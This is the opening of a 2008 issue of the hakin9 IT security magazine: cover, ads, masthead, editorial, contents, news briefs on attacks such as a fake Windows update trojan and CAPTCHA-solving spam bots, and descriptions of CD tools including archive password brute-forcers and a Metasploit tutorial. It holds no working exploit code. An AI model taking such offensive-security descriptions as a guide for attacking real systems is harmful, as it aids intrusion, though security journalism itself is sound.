

+CD useful applications • video tutorial • 7 unique IT security articles

Issue 3/2008 (16) vol.3, No.3, Bi-monthly, ISSN 1733-7186, Price 14.99 USD, 14.99 AUD

HAKING 3/2008 (16)

# HAKING

HOW TO PROTECT HARD CORE IT SECURITY MAGAZINE

## Hacking Postgres

Authentication and Encryption Techniques

## Bypassing Security Systems

Javascript Obfuscation

## Keeping SSH Secure

Best Practices for Secure Shell

## Crash Defenses

Backdooring Desktop Software Using Add-Ons



# LDAP CRACKING

How to Break into Corporate Systems

### ON THE CD

#### FULL VERSIONS

ANONYMOUS BROWSING TOOLBAR FROM AMPLUSNET  
HDDLIFE V.2.9.110 FROM BINARYSENSE  
OUTPOST SECURITY SUITE PRO FROM AGNITUM  
PARTITION MANAGER FROM PARAGON SOFTWARE  
REAL TIME CLEANER FROM AMPLUSNET  
TWISTER ANTI-TROJANVIRUS FROM FILSECLAB

#### SPECIAL EDITIONS

ADVANCED ARCHIVE PASSWORD RECOVERY FROM ELCOMSOFT  
ADVANCED RAR PASSWORD RECOVERY FROM ELCOMSOFT  
ADVANCED ZIP PASSWORD RECOVERY FROM ELCOMSOFT  
DRIVE CRYPT PLUS PACK BY SECURSTAR  
OUTPOST FIREWALL PRO 2008 FROM AGNITUM

#### E-BOOK

CHAPTER ON DATABASE SECURITY FROM W. STALLINGS  
AND L. BROWN, COMPUTER SECURITY:  
PRINCIPLES AND PRACTICE

#### TUTORIAL

USE METASPLOIT WITH ITS DATABASE TO SCAN MULTIPLE  
MACHINES, DISCOVER THEIR VULNERABILITIES  
AND GAIN ACCESS

Javascript Obfuscation Techniques • Cracking LDAP Salted Hashes • Best Practices for Secure Shell




# PLUS

Create Your Own Hacking Laboratory  
Pentest Labs Using Live CD's



# Anonymous Browsing Toolbar



Be safe online!

Surf the Web anonymously  
and protect  
your online privacy.



**AMPLUS**  
SOFTWARE AND SERVICES

**NET**


# RealTime Cleaner




Clean the online tracks you leave  
behind when browsing the Web.

Keep your identity and  
Internet activities private.


# AND IS YOUR DATA SAFE?



The main window with the drive information. You can see the detailed information about its health and performance and recommendations how to control it.



AnywhereView technology – showing the health and free space in all Explorer dialog boxes.



The information message and the temperature of your hard drives in the Windows system tray.



How much time has the hard drive been working altogether?



Saving power in notebooks.

**JustNow™** is a completely new technology allowing you to find out the health and performance percentage of your hard drive right after you start HDDlife®!

**AnywhereView™** is a technology that integrates health and free space indicators into Explorer drive icons allowing you to control them from any Windows application.

## Thermometer for your hard drives.

When the temperature increases from 40°C to 50°C, the reliability of a hard drive gets two times lower! That is why it is very important to control it. The actual temperature is always displayed next to the Windows clock.

## Lifetime control - how old is your hard drive?

HDDlife® shows how much time the hard drive has been working - years, months, days and hours.

**Noise/performance level control.** You can use HDDlife® to manually set the noise level of your hard drive. The performance rate is only 10-15% lower in the quietest mode. It is possible to make some drives (for example, Maxtor) work practically noiselessly!

**Power management.** It is possible to adjust the power level within the Advanced Power Management standard. Besides, the notebook edition can detect that the drive is in the mode and will not consume the battery power to it.

**The powerful and flexible notification system** of HDDlife® can warn you about a coming problem in a lot of ways – a tray message, a sound, a network or e-mail message.

**Showing detailed S.M.A.R.T. information.** Now you can see why the drive health is as it is - HDDlife® shows the values of the drive self-diagnostics system attributes allowing you to find out exactly what part of the drive.

## Interface in your native language.

HDDlife® supports a multilingual interface. The standard distribution package includes 14 languages and new languages are constantly added.

[WWW.HDDLIFE.COM](http://WWW.HDDLIFE.COM)

# HDDlife





# CONTENTS

## hakin9 team

**Editor in Chief:** Ewa Dudzic [ewa.dudzic@hakin9.org](mailto:ewa.dudzic@hakin9.org)

**Executive Editor:** Magda Błaszczyk [magda.b@hakin9.org](mailto:magda.b@hakin9.org)

**Editorial Advisory Board:** Matt Jonkman, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape

**Assistants:** Monika Drygulska [monika.drygulska@hakin9.org](mailto:monika.drygulska@hakin9.org), Sylwia Stocka [sylwia.stocka@hakin9.org](mailto:sylwia.stocka@hakin9.org)

**DTP Management:** Robert Zadrożny [robert.zadrozny@hakin9.org](mailto:robert.zadrozny@hakin9.org)

**Tags:** Ireneusz Pogroszewski [ireneusz.pogroszewski@hakin9.org](mailto:ireneusz.pogroszewski@hakin9.org)

**Art Director:** Agnieszka Marchocka [agnieszka.marchocka@hakin9.org](mailto:agnieszka.marchocka@hakin9.org)

**CD:** Rafal Kwaśny [rafal.kwasny@gmail.com](mailto:rafal.kwasny@gmail.com)

**Proofreaders:** Jonathan Edwards, Steve Lape, Michael Munt, Robert Kalinowski, Kevin McDonald, John Hunter

**Top Beta testers:** Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Ashish Kumar Martin Jenco, Sanjay Bhalariao, Ashutosh Agarwal, Robert Kalinowski, Aashish Kumar

**Senior Consultant/Publisher:** Paweł Marciniak [pawel@hakin9.org](mailto:pawel@hakin9.org)

**Production Director:** Marta Kurpiewska [marta.kurpiewska@hakin9.org](mailto:marta.kurpiewska@hakin9.org)

**Marketing Director:** Ewa Dudzic [ewa.dudzic@hakin9.org](mailto:ewa.dudzic@hakin9.org)

**Circulation and Distribution Executive:** Wojciech Kowalik

[wojciech.kowalik@hakin9.org](mailto:wojciech.kowalik@hakin9.org)

**Subscription:** [customer\\_service@hakin9.org](mailto:customer_service@hakin9.org)

**Publisher:** Software Media LLC

(on Software Publishing House licence [www.software.com.pl/en](http://www.software.com.pl/en))


1461 A First Avenue, # 360

New York, NY 10021-2209, USA

Tel: 001917 338 3631

[www.hakin9.org/en](http://www.hakin9.org/en)

Software Media LLC is looking for partners from all over the World. If you are interested in cooperating with us, please contact us at: [cooperation@hakin9.org](mailto:cooperation@hakin9.org)

**Print:** 101 Studio, Firma Tęgi   
Printed in Poland



**Distributed in the USA by:** Source Interlink Fulfillment Division,  
27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL  
34134  
Tel: 239-949-4450.

**Distributed in Australia by:** Europress Distributors Pty Ltd, 3/123  
McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922,


Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams  
we used  program by  SmartDraw

Cover-mount CD's were tested with AntiVirenKit  
by G DATA Software Sp. z o.o.

The editors use automatic DTP system   
Mathematical formulas created by Design Science MathType™

### ATTENTION!

**Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.**

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia, Singapore, The Netherlands, Australia, The United States

hakin9 magazine is published in 7 language versions:



## DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

## May, Labor and hakin9

Welcome, here we have our 16th issue of hakin9 magazine. It is May (unless you were late and forgot to buy your issue just after it was released). Although in the United States Labor day is on the first Monday of September, most European countries celebrate it on May 1st. I come from a country where this day used to be extremely important and symbolic. It was at a time when the state was governed by the Communist Party. People wanted or had to (depending if they believed or not in the government's ideas) attend the colorful parades, shows and other patriotic and labor-oriented events with songs, flowers and flags. If someone did not take part in the parade and their boss knew about it, they could either lose their job or be punished in a different way. After communism ended up in Europe, most of the countries stopped celebrating Labor Day in this special or aggressive way and they either renamed it to "State Holiday" or let the workers' movement and trade unions celebrate it in their own way.

It was just a few words on Labor Day because that is what May brings to my mind. Labor associates to work. And work is what hakin9 can help you with. Every two months we look for the best and the most useful articles for IT Security specialists. If you wish to share your knowledge and experience, write an article too!

In this issue of hakin9 magazine you are going to learn (or better remember) how to use Live CDs in a pen test lab. You will also get to know what the best practices for secure shell are and how to crack LDAP Salted SHA Hashes. Then, we have a paper for those of you who would like to take a better look at JavaScript obfuscation. The Defense section contains two articles this time. You will read the second article from a three-part series on Postgres as well as part 1 of a nice article on vulnerabilities due to type conversion. The May-June edition of hakin9 comes with a CD containing a great number of commercial applications that you might find useful. Browse the CD, see if you like any of the programs we negotiated for you and enjoy two other things we prepared: an instructional video on using Metasploit with its database to scan multiple machines, discover their vulnerabilities and gain access plus a chapter of a book on Computer Security by William Stallings and Lawrie Brown. I hope you will like what we have delivered in this issue. Let me know if you have any comments or questions. I look forward to your e-mails.

Magda Błaszczyk  
[magda.b@hakin9.org](mailto:magda.b@hakin9.org)





## BASICS

### 16 Pentest Labs Using Live CDs

THOMAS WILHELM

After reading this article, you will come to know how to use and design LiveCDs for use in a Penetration Test Lab.



## ATTACK

### 22 Best Practices for Secure Shell

RYAN W. MAPLE

The article presents the usage of an application called Secure Shell. It explains why SSH is the best secure tool for remote access. The paper also shows the best practices in using SSH and tips on how to avoid common mistakes.

### 26 Cracking LDAP Salted SHA Hashes

ANDRES ANDREU

The article will teach you how LDAP Salted SHA Hashes are structured, how to employ modern day tools to crack LDAP SSHA hashes. The author shows why LDAP SSHA hashes should be treated like clear-text data.

### 36 Javascript Obfuscation Techniques

DAVID SANCHO, TREND MICRO

A very useful paper on how to conceal javascript code and how to detect and deobfuscate code hidden by these techniques.

### 44 Breaking in Add-on Malwares

ADITYA K. SOOD AKA 0KN0CK

This article covers the working functionality of malware Add-ons. It presents the practical techniques that will help to understand malwares effectively.



## DEFENSE

### 52 Vulnerabilities Due to Type Conversion of Integers

DAVIDE POZZA

In this article the author presents the nature of type conversion. He explains how C's type conversions work, how vulnerabilities can be caused by unsafe type conversions and how to review C code for such vulnerabilities. Last but not least, you will get to know how to prevent them.

### 60 Authentication and Encryption Techniques

ROBERT BERNIER

Part II of a three-part series on Postgres. This article is to present ideas that can be used to mitigate threats presented in first part, using various authentication and encryption technologies that are available on Linux and other UNIX-like operating systems.

## REGULARS

### 06 In Brief

Zinho & [www.hackerscenter.com](http://www.hackerscenter.com)

Selection of news from the IT security world.

### 08 CD Contents

*hakin9 team*

What's new on the latest hakin9.live CD – commercial applications, e-book and a video tutorial on Metasploit database.

### 12 Tools

*Einat Adar*

AppliCure dotDefender Monitor and dotDefender

*Sanjay Bhalerao*

Elcomsoft Distributed Password Recovery

*Brandon Dixon*

JaSob 3.1

### 68 Emerging Threats

*Matthew Jonkman*

Writing IPS Rules – Part Five

### 70 Consumers Test

*Kevin Beaver & hakin9 team.*

Anti-Virus Software

### 76 Interview

*hakin9 team*

Interview with Marcus J. Ranum

### 78 Self Exposure

*Monika Drygulska*

Richard Bejtlich, Harlan Carvey

### 80 Book Review

*Marius Rujan*

The Oracle Hacker's Handbook: Hacking and Defending Oracle

*Marcin Jerzak*

Defeating the Hacker. A Non-Technical Guide to IT Security

### 82 Coming Up

*Monika Drygulska*

Topics that will be brought up in the upcoming issue of hakin9.



## APPLE VS. IPHONE HACKERS

This battle is far from over, and recently another hacker warrior, one experienced in these kinds of challenges, came up in the scene: a 17-year-old hacker whose nickname is Geohot, who was among the first, in terms of time, to unlock iPhone devices in late 2006 when iPhone was completely new to the market. The unlock hack allowed any device to be used on unapproved networks – that is to say, you can spend \$399 for the iPhone in March '07 and thereafter decide where and how you want to use it. After that hack Apple made many efforts to make its devices harder to crack, primarily because the use of iPhone on their approved networks gains Apple an income of several hundreds of dollars per device. The last firmware upgrade seemed to be the final resolution. It was until Geohot took the patience and the time to find another exploitable register in which to place a payload to erase the new Apple security code, thus once again unlock new iPhones. This last achievement was not an easy accomplishment and demonstrated the great ability of the teenager. Some research institutes estimated that, among 5 million devices sold to date, over 1 million of them are running on unauthorized networks, causing an enormous money loss for the Cupertino giant. The hackers have made their move; the next turn is Apple's.

## SECURITY TEACHER BY AGNITUM

If you are tired of answering questions posed by less experienced friends or if you are wanting to learn more about Internet security for yourself, head your browser over to [www.securityteacher.com](http://www.securityteacher.com). Developed by Agnitum, the provider of Outpost Internet security products, this portal will offer you lots of tips and articles related to on-line safety and current trends of security. A web glossary, links to useful reading, practical recommendations, and interviews with e-security experts are all to be found here. Advertising, product pitching, marketing – all of this is left out.

Sign up as a reader, let your friends know about Security Teacher and enjoy the up-to-date and on-topic information about

modern web-borne threats and ways to resist them!

## WORDPRESS UPDATES FAIL TO PATCH EXISTING VULNERABILITIES

Wordpress v2.3.3 repaired the XML-RPC vulnerability, a remote procedure call protocol exploited by sending specially crafted HTTP requests.

*The [original] xmlrpc.php script does not properly restrict access to the edit functionality, – this from the Secunia advisory about the issue.*

An SQL injection vulnerability exists in the Wordpress forum plug-in, allowing an attacker to steal user information including usernames, password hashes, or email addresses – even administrators' information could be stolen. It is suggested to disable the plug-in until an update is released.

## VOIP CRITICAL VULNERABILITIES PATCHED BY CISCO

Cisco found and patched 7 severe vulnerabilities which existed in its widely used Internet telephony system. Risks varied between device compromise and system shutdown. Secunia classified the bugs as *Highly critical*. Phones subject to the attack are the ones running the industry standard SIP (Session initiation protocol) and/or Cisco proprietary SCCP (Skinny client control protocol).

The bugs consisted of 4 buffer overflow vulnerabilities due to handling errors that could happen in the installation of a malicious code on the victim's phone, two bugs that could cause denial of service attack if specially crafted packets are sent to the target phone, and, finally, a vulnerability of the risk of privilege escalation.

Dave Endler, TippingPoint security research director, pointed out that those vulnerable systems could be protected by using a VoIP-aware firewall and an intrusion prevention system.

## WINDOWS LIVE MAIL SECURITY EXPLOITED BY SPAMMERS

Windows Live mail CAPTCHA and other security measures did not stop

spammers from creating bots capable of signing up to create numerous random accounts used for sending spam to Windows Live users and others.

Despite the fact that the CAPTCHA feature Windows Live implements consists of scrambled and distorted text, spammers' bots capture the CAPTCHA code as an image, then send it to a server that reads the image and returns clear text matching to the one in the CAPTCHA image. The text is then used to fill the CAPTCHA field provided by Windows Live mail.

*Yahoo! Mail and Windows Live Mail* are primary targets for spammers for many reasons, a few of which are because they are free, their mail servers are least likely to be blacklisted and there are millions of users worldwide, making it very hard to keep track of any single account.

## E-VOTING: TOO EARLY TO BE TRUSTED?

High technology is becoming more and more prevalent in government's public administration.

But there's a field in which information technology seems to have difficulties being accepted as a valid alternative to the status quo: e-voting. In the USA primary elections of Spring '08, electronic machines have been used to count votes, and the States marked as high risk (including New York, New Jersey, and Arkansas) regarding potential mistakes of vote counts are relying heavily upon these electronic machines with little to no human control.

Some reports appeared last year regarding vulnerabilities discovered in some of these machines. These vulnerabilities allowed an attacker to gain full control on the system, thus potentially tampering with the votes transmission. Moreover, when such machines are used, recounting becomes much harder since most of them do not produce a paper record.

The lesson learned is that we are still far from having a reliable automated, trusted, e-voting systems which share the same trustworthiness we all have in the way things are.



## TOP TEN WEB HACKS OF 2007

The competition promoted by Jeremiah Grossman, guru of the web application security field, saw over 80 vulnerabilities challenging each other to enter the (in)famous top ten web hacks for 2007.

The top ten has been produced by unbiased voters made up of the IT security research community.

The top 2 places are taken by Cross site scripting vulnerabilities into Shockwave flash files and Adobe Acrobat reader plugins and demonstrate once and for all that XSS holes are not dead and will probably continue to exist until the end of Internet. Other than software specific vulnerabilities some new interesting techniques were present: Port scan without JavaScript and Cross site printing. The first is a variant of the local network port scan using JavaScript demonstrated by gnuCITIZENS and Grossman himself, this time with no JavaScript at all. The latter is the demonstration of how spamming using a printer is possible through code injection – a project led by Aaron Weaver.

## SANS ROCKY MOUNTAIN BOOTCAMP 2008, JUNE 8-13

Sharpen your management and security skills at SANS Rocky Mountain Bootcamp 2008, June 8-13, in Denver, Colorado! A special feature of this event is the evening hands-on lab sessions where you will have an opportunity to gain even more experience using the tools presented in class. This may be the most intense learning environment you ever experience!

Senior members of the SANS faculty will be in Denver to teach such popular SANS courses as:

- Security 401: SANS Security Essentials Bootcamp Style – Instructor: Marc Sachs
- Security 504: Hacker Techniques, Exploits & Incident Handling – Instructor: John Strand
- Security 508: Computer Forensics, Investigation & Response – Instructor: Michael Murr
- Security 502: Perimeter Protection In-Depth – Instructor: Chris Brenton

- Management 414: SANS +S Training Program for the CISSP Certification Exam – Instructor: Eric Cole
- Management 411: SANS 17799/27001 Security & Audit Framework – Instructor: Dave Hoelzer

## FIND-IT-JOB.COM

Founded in October 2006 PracalT.com is one of the largest specialist IT recruitment websites. Now there is an English version: *Find-IT-Job.com*. The portal is a wholly owned subsidiary of a publishing company – Software – Wydawnictwo Sp. z o.o. It is serving Polish IT jobseekers throughout Poland and EU. Each day the site draws over 1000 unique IT users, attracted by the opportunity to search an average of 150 IT jobs at any time. Advertised roles cover all IT skills, in all sectors and all regions of Poland and EU.

Since its launch, leading organisations have used the service to good effect, among them were: Hewlett Packard, Cisco Systems, Volvo, Accenture, Eurobank, etc.

There are two main reasons behind *Find-IT-Job.com* success that makes it unique and allows it to offer the best service:

- Specialist IT recruitment website, no accidental jobseekers
- On-line and in print

## FAKE MICROSOFT UPDATES!

F-Secure, a Finnish antivirus firm, raised an alert to warn users from a new bogus Microsoft Update page hosted on a URL similar to the real Microsoft Updates address *microsoft.com/cfm48*, with a period replaced by a forward slash. The victim is directed to a fake MS update welcome page that shows an urgent alert asking the user to install a *critical Windows XP/2000/2003/Vista update!*

An *Urgent Install* button appears next to a prompt label *Get critical update* (obligatory). The update file name is *WindowsUpdateAgent30-x86-x64.exe* which installs a Trojan-dropper on the victim's computer. The bogus site uses a wide range of IP addresses attached to *cfm48.com* part of the URL. MySpace users were also targeted by the attack as friendship requests were sent to the victim user, and as she accepts, she is directed to the fake Microsoft Update page.



# HACKERS

# C E N T E R

<http://www.hackerscenter.com>



## CD CONTENTS

hakin9 magazine always comes with a CD. At the beginning it was based on hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine.

Recently, I have received several queries regarding hakin9.live distro. It seems to have been a bit forgotten. Please, let me know what would you expect to find on your hakin9 CD. Tools? Trials? Tutorials? Give your feedback to let us improve the magazine's quality.

In this issue, the CD contains plenty of useful hacking tools and plugins from *BackTrack*. Most of hackers know it well – *BackTrack* is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in *BackTrack* are optimized to be used by security penetration testers. Patches and automation have been added, applied or developed to provide a neat and ready-to-go environment. This CD is based on *BackTrack 2* as there is still just a beta version of *BT 3* available at the time of producing the magazine.

To start using *BackTrack hakin9.live* simply boot your computer from the CD. To see the commercial applications and tutorials only, you do not need to reboot the PC – you will find the Applications and Tutorials folders simply exploring the CD. To configure the network, run console and type:

```
ifconfig eth0 [your IP address]
```

then type:

```
ip r a default via [your gateway  
address].
```

Finally, write:

```
echo "nameserver [your DNS server  
address]">  
/etc/resolv.conf.
```

Enjoy surfing!

### APPLICATIONS

You will find the following programs in Apps directory on the hakin9 CD. Most of the applications are full versions, not limited by time, that we negotiated with the vendors especially for you. We hope that you apply them to improve your hacking and securing skills:

#### Twister Anti-TrojanVirus from Filseclab

A powerful and easy-to-use anti-trojan, anti-virus, anti-rootkit, anti-spyware software. It provides realtime protection against trojans, spyware, viruses, hackers, adware and other harmware threats. It supports the Windows Security Center,

right-click scan from Explorer context menu as well as zip, rar, ace, cab, chm and eml compressed files scan. Its Registry Protector will realtime protect your Windows registry. The Registry Fix Tools will quickly fix many of the frequent problems about Windows and IE. The Spyware Removal Assistant utility will easily to remove any trojans and spyware. The virus definition live update and automatic update will help you to catch the most recent trojans, spyware and viruses.

Retail price: USD 29.99  
[www.filseclab.com](http://www.filseclab.com)

#### Advanced Archive Password Recovery (ARCHPR) from ElcomSoft

A program to recover lost or forgotten passwords to archives (compressed files) of the following types: ZIP/PKZip/WinZip, ARJ/WinARJ, ACE/WinACE (1.x), RAR/WinRAR.

ARCHPR is quick – for ZIP, brute-force attack speed is up to fifteen million passwords per second on modern CPUs like Pentium 4 (Prescott). The program can work with archives containing only one encrypted file. It also guarantees decryption (usually, within the hour) of many WinZip archives (created in versions 8.0 and below, with 5+ encrypted files); ARCHPR works regardless the password complexity and length. Special, feature-limited edition.

Retail price: USD 61.00  
[www.elcomsoft.com](http://www.elcomsoft.com)



Figure 1. Twister Anti-TrojanVirus



### Advanced RAR Password Recovery (ARPR) from ElcomSoft

A password retrieval program for the RAR/WinRAR archiving format. ARPR has a convenient and easy to apply user interface, it works with one protected file at a time (multiple uses of ARPR is possible). All compression methods and self-extracting archives are supported in ARPR. The tool can utilize either a customizable brute-force approach, or an effective dictionary-based approach. The different approaches can be used for all RAR types and compression methods using AES (Rijndael) 128-bit encryption, e.g., set the password length (range) of the character set used to generate the passwords, and many other options

Retail price: USD 29.99  
[www.elcomsoft.com](http://www.elcomsoft.com)

### Advanced ZIP Password Recovery (AZPR) from ElcomSoft

A program to recover lost or forgotten passwords to archives (compressed files) created in programs like WinZip, PKZip etc. The program is very fast: brute-force attack speed is up to fifteen million passwords per second on modern CPUs like Pentium 4. It can work with archives containing only one encrypted file and the archives created by various software packages are supported. The *brute-force with mask* attack is available when using AZPR.

Please note, however, that for the password is not stored anywhere in the archive (ZIP file), and so it cannot be just extracted or decrypted. Instead, AZPR can recover it by trying different passwords: all possible combinations in a given range, or from a wordlist, etc. AZPR can test as many as fifteen million passwords per second, and so the likelihood of finding a valid one is very high. There is still no guarantee that the password will be recovered, but here the human factor plays its role: most people use short and/or easy to remember passwords. Elcomsoft estimates the success rate as 90-95%.

Retail price: USD 29.99  
[www.elcomsoft.com](http://www.elcomsoft.com)

### Anonymous Browsing Toolbar from Amplusnet

An easy to use online privacy application designed to protect your online identity. It hides your IP address by routing your Internet traffic through remote servers. Simply choose a proxy from the list and surf the Internet with full privacy!

Website operators, ISP's, spammers, hackers, and others attempt to determine your IP address, your ISP location, and more private information. Use a simple tool to protect your online identity!

By selecting a proxy from a particular country you are instantly given an IP address in that country. In this way your anonymity is assured by changing your real IP address so that you appear to be located in that country.

Retail price: USD 14.95  
[www.amplusnet.com](http://www.amplusnet.com)

### Drive Crypt Plus Pack by SecurStar

The only encryption software that can hide an entire operating system inside the free disk space of another operating system. It provides true realtime 256-bit disk encryption. Providing advanced FDE (*Full disk encryption*) as opposed to VDE (Virtual disk encryption) or *container* encryption, DCP is an important evolutionary step in the field of transparent data protection. DCP allows you to secure your disk(s) (including removable media) with a powerful and proven encryption algorithm (AES-256) at the sector level, ensuring that only authorized users may access it. The



Figure 2. Drive Crypt Plus Pack

encryption algorithm used by DCP is a trusted, validated algorithm chosen by the National Institute of Standards and Technology (NIST) and stated to be the cryptographic standard for years to come. AES-256 is a FIPS-approved symmetric encryption algorithm that may be used by U.S. Government organizations (and others) to protect sensitive information. Fully functioning 6-month trial.

To download the Special version of Drive Crypt Plus Pack, simply download the Flash file, click the *Click here* button and enter the code given on the page.

Retail price: USD 88.73  
[www.securstar.com](http://www.securstar.com)

### HDDLlife v.2.9.110 from BinarySense

Provides real-time monitoring of your hard drives. It immediately estimates the disk status and displays its health and temperature values. The tool smoothly works under Microsoft Windows Vista, supports USB hard disk monitoring and uses S.M.A.R.T. technology to make regular observations of disks health. It comes with data loss prevention, malfunction protection and power management features. HDDLife is an effective way to know about any potential failure of your hard drives to take measures in advance.

HDDLlife is based upon S.M.A.R.T. technology and shows the information about all disk attributes in real time, including temperature. The advanced algorithms of HDDLife can notice the slightest change of the values, and, in case they exceed the threshold mark, the utility will immediately alert you about it. In the preventative mode, the program can run regular checkups to let you know about any difference in disk performance and consistency. Fully functioning special edition, not limited by time.

Retail price: USD 25.00  
[www.hddlif.com](http://www.hddlif.com)

### Outpost Firewall Pro 2008 from Agnitum

The two-way firewall stops inappropriate or malicious access to your computer from both internal (LAN) and external (Internet) sources. As a frontline defense, it prevents

malware from spreading or *phoning home*, providing protection against hackers, loss of personal data, unknown malware, and unauthorized program activity. It also eliminates spyware. Outpost cannot be deactivated by targeted attacks, ensuring continuity of protection. Trial version of the latest 2008 edition.

Retail price: USD 39.95  
[www.agnitum.com](http://www.agnitum.com)

## Outpost Security Suite Pro from Agnitum

A robust combination of award-winning firewall, fast and effective anti-malware, personalized antispam and proactive Host Protection module to defend against the majority of Internet risks. Includes automated configuration service and other user aid.

Outpost's Host Protection module monitors how programs interact to protect your system against high-level security breaches and has passed all well-known leaktests to prevent unauthorized transmission of information from your PC.

The two-way firewall stops inappropriate or malicious access to your computer from both internal (LAN) and external (Internet) sources. This is a full 3.51 version not limited by time.

Retail price: USD 49.95  
[www.agnitum.com](http://www.agnitum.com)

## Partition Manager from Paragon Software

Provides flawless partitioning operations of all kind: resize, merge, split partitions and redistribute free space, initiate new hard drive, convert to different file systems and much more. PM performs basic partitioning operations: create/format/delete partitions as well as advanced ones: *resize/move/copy/merge/undelete* partitions. It changes partition properties: *hide/unhide*, make active/inactive, assign/remove drive letter, changes the volume label, converts file system and clone hard disks or separate partitions.

We offer you a full, not time-limited version of Partition Manager v.8 and a demo version of the latest release – version 9 with many interesting updates.

Retail price: USD 39.95  
[www.paragon-software.com](http://www.paragon-software.com)

## Real Time Cleaner from Amplusnet

An efficient and easy-to-use privacy protection tool that securely deletes online Internet tracks and program activity records that are stored in your browser and other hidden files on your computer. If you surf personal sites on your work PC, or even if you surf at home, you need to control what other people can find out about your moves online. By surfing online you create a trail of information that stays on your computer that almost anyone can find and pry into your private surfing habits. *The* tool maintains your online privacy – by permanently erasing all your online tracks such as Browser Cookies, Internet URL History, Typed URL history, Auto Complete Forms and Password History, Internet Explore Favorites and Temporary Files. Real Time Cleaner removes the program activity records by erasing Recycle Bin Contents, Temporary Files, Document History, Run and Find Files History.

Retail price: USD 9.95  
[www.amplusnet.com](http://www.amplusnet.com)




Figure 3. Real Time Cleaner

## VIDEO TUTORIAL BY LOU LOMBARDY

The video presents how to use Metasploit with its database to scan multiple machines, discover their vulnerabilities and gain access. This time the tutorial has no audio as the author's health would not let him record the guidelines. You can defeat the computer viruses but not the strep throat ones.

The author of the video, Lou Lombardy, has been working in the IT field for over a decade. He is the founder of *NibblesAndBits* ([www.NibblesAndBits.biz](http://www.NibblesAndBits.biz)), a computer forensics company based in Atlanta, GA, and is an instructor for Vigilar's Intense School.

## CODE LISTINGS ON THE CD

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We place the complex code listings from the articles in a separate directory on the CD. You will find them in folders named adequately to the articles titles.

## E-BOOK

William Stallings and Lawrie Brown, *Computer Security: Principles and Practice* (published by Prentice Hall), Chapter 5 – Database Security. Do not miss the chance to read a chapter from one of the best publications on IT Security. You will find it in .pdf format in Ebook directory on the hakin9 CD. The author of the book, William Stallings, has made a unique contribution to understanding the broad sweep of technical developments in computer networking and computer architecture. He has authored 17 titles, and counting revised editions, a total of over 40 books on various aspects of these subjects. In over 20 years in the field, he has been a technical contributor, technical manager, and an executive with several high-technology firms. Currently he is an independent consultant whose clients have included computer and networking manufacturers and customers, software development firms, and leading-edge government research institutions. Seven times, he has been the recipient of the award for the best Computer Science and Engineering textbook of the year from the Textbook and Academic Authors Association. Bill has designed and implemented both TCP/IP-based and OSI-based protocol suites on a variety of computers and operating systems, ranging from microcomputers to mainframes. As a consultant, he has advised government agencies, computer and software vendors, and major users on the design, selection, and use of networking software and products.

Bill created and maintains the Computer Science Student Resource Site at [WilliamStallings.com/StudentSupport.html](http://WilliamStallings.com/StudentSupport.html). This site provides documents and links on a variety of subjects of general interest to computer science students (and professionals).

HAKIN9 LIVE

If you wish a program or a tool developed by you to appear on hakin9 CD, e-mail [en@hakin9.org](mailto:en@hakin9.org).



If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.



If you have experienced any problems with this CD,  
e-mail: [cd@hakin9.org](mailto:cd@hakin9.org)

## Applicure dotDefender and dotDefender Monitor



**System:** Multi-platform, working on Apache, IIS, and ISA Server

**License:** dotDefender – commercial/free trial (30 days)

**License:** dotDefender Monitor – free

**Application:** Web application security

